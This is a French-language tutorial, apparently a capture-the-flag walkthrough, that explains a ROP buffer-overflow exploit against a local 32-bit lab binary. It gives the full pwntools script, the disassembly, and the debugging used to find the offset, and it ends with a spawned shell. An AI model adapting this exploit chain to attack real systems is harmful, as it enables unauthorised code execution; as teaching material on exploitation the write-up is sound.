addr_pop_eax_edx_ebx = 0x08058118
addr_xor_ecx_int = 0x0804a69f
addr_mov_ptr_eax_edx = 0x08057606
addr_data = 0x080e2060

payload = "A"*(16 + 12) #taille du buffer + offset

#ecrire //bi dans .data+4
payload += p32(addr_pop_eax_edx_ebx) #premier ret
payload += p32(addr_data) #eax
payload += "/bin"    #edx
payload += p32(0)    #ebx
payload += p32(addr_mov_ptr_eax_edx)

#ecrire n/sh dans .data+8
payload += p32(addr_pop_eax_edx_ebx) #deuxieme ret
payload += p32(addr_data+4) #eax
payload += "/sh\x00"    #edx
payload += p32(0)    #ebx
payload += p32(addr_mov_ptr_eax_edx)

#vider les registres pour le execve
payload += p32(addr_pop_eax_edx_ebx) #deuxieme ret
payload += p32(11) #eax
payload += p32(0)    #edx
payload += p32(addr_data+4)    #ebx

payload += p32(addr_xor_ecx_int)

print(r.recvrepeat(0.2))
r.sendline(payload)
r.interactive()
```

Une solution est située dans exploit_second.py. Elle est là pour vous aider. Le but va être d'expliquer le code.

On commence à exploiter !

```
#!/usr/bin/python2
from pwn import *
r = process('./second')
```

On va importer pwn (librairies pwntools).
Je lance le fichier en python2 pour éviter les problèmes de conversions de types.
process permet de lancer un exécutable de votre machine. Si vous voulez communiquer via netcat, il faudra utiliser :
r = remote(HOST,PORT)

```
addr_pop_eax_edx_ebx = 0x08058118
addr_xor_ecx_int = 0x0804a69f
addr_mov_ptr_eax_edx = 0x08057606
addr_data = 0x080e2060
```

On stocke les adresses nécessaire.

Récupération de l'offset

```
payload = "A"*(16 + 12) #taille du buffer + offset
```

```
;-- vuln:
0x08049d35      55              push ebp
0x08049d36      89e5            mov ebp, esp
0x08049d38      53              push ebx
0x08049d39      83ec14          sub esp, 0x14
0x08049d3c      e8cffeffff      call sym.__x86.get_pc_thunk.bx
0x08049d41      81c3bf820900    add ebx, 0x982bf
0x08049d47      83ec0c          sub esp, 0xc
0x08049d4a      8d830800fdff    lea eax, [ebx - 0x2fff8]
0x08049d50      50              push eax
0x08049d51      e86a7f0000      call sym.puts
0x08049d56      83c410          add esp, 0x10
0x08049d59      83ec0c          sub esp, 0xc
0x08049d5c      8d45e8          lea eax, [ebp - 0x18]
0x08049d5f      50              push eax
0x08049d60      e88b7d0000      call sym.gets
0x08049d65      83c410          add esp, 0x10
0x08049d68      8b5dfc          mov ebx, dword [ebp - 4]
0x08049d6b      c9              leave
0x08049d6c      c3              ret
```

```
[0x08049d35]> db 0x08049d6c
[0x08049d35]> dc
child stopped with signal 2
[+] SIGNAL 2 errno=0 addr=0
[0x08049bc0]> dc
Have you mastered ROP?
AAAAAAAAAAAAAAAABBBB
hit breakpoint at: 8049d6c
```

```
[0x08049d6c]> pxw @ esp-12
0xffea8f30  0x42424242 0x080e2000 0xffea8f48 0x08049d82  BBBB. ..H.. ....
0xffea8f40  0x080e2000 0x080e2000 0x00000000 0x0804a5cd  . ... ........
```

On commence à écrire notre payload.
La longueur du buffer est de 16. Il faut ajouter l'offset entre la fin du buffer et l'adresse du ret.

On met un breakpoint au ret et on lance le programme avec une chaine connue :
16 (taille du buffer) A et 4 B.

Ensuite, on va chercher la distance du bloc BBBB avec l'adresse de esp.
Ici, l'offset est de 12.

Écriture de /bin/sh

```
#ecrire /bin dans .data+4
payload += p32(addr_pop_eax_edx_ebx) #premier ret
payload += p32(addr_data) #eax
payload += "/bin"     #edx
payload += p32(0)     #ebx
payload += p32(addr_mov_ptr_eax_edx)

#ecrire /sh\x00 dans .data+8
payload += p32(addr_pop_eax_edx_ebx) #deuxieme ret
payload += p32(addr_data+4) #eax
payload += "/sh\x00"     #edx
payload += p32(0)     #ebx
payload += p32(addr_mov_ptr_eax_edx)
```

Le but des deux blocs suivants est d'écrire /bin/sh\x00 dans la mémoire.
p32 / p64 converti un nombre en 4 / 8 bytes.
Le \x00 a pour but de s'assurer que la chaîne de caractère se finisse ici (on ne sait pas ce qu'il y a dans .data, ce n'est pas forcement que des \x00).
On ne peut écrire les données que 4 par 4 du fait du dword (double word = 4 bytes) :

```
0x08057606 : mov dword ptr [eax + 4], edx ; ret
```

La valeur de ebx nous importe peu pour l'instant

Appel système

```
#vider les registres pour le execve
payload += p32(addr_pop_eax_edx_ebx) #deuxieme ret
payload += p32(11) #eax
payload += p32(0)    #edx
payload += p32(addr_data+4)    #ebx

payload += p32(addr_xor_ecx_int)
```

Le but du dernier bloc est de mettre les bonnes valeurs dans les registres avant l'appel système.
11 dans eax
0 dans edx
l'adresse de /bin/sh dans ebx (l'adresse de .data + 4)
0 dans ecx
On lance ensuite l'appel systeme.

```
print(r.recvrepeat(0.2))
r.sendline(payload)
r.interactive()
```

On envoit le payload au processus

On obtient un shell

```
[bdenneu@FrenchMonster pwn]$ ./exploit.py
[+] Starting local process './second': pid 70376
Have you mastered ROP?

[*] Switching to interactive mode
$ whoami
bdenneu
```

On obtient un shell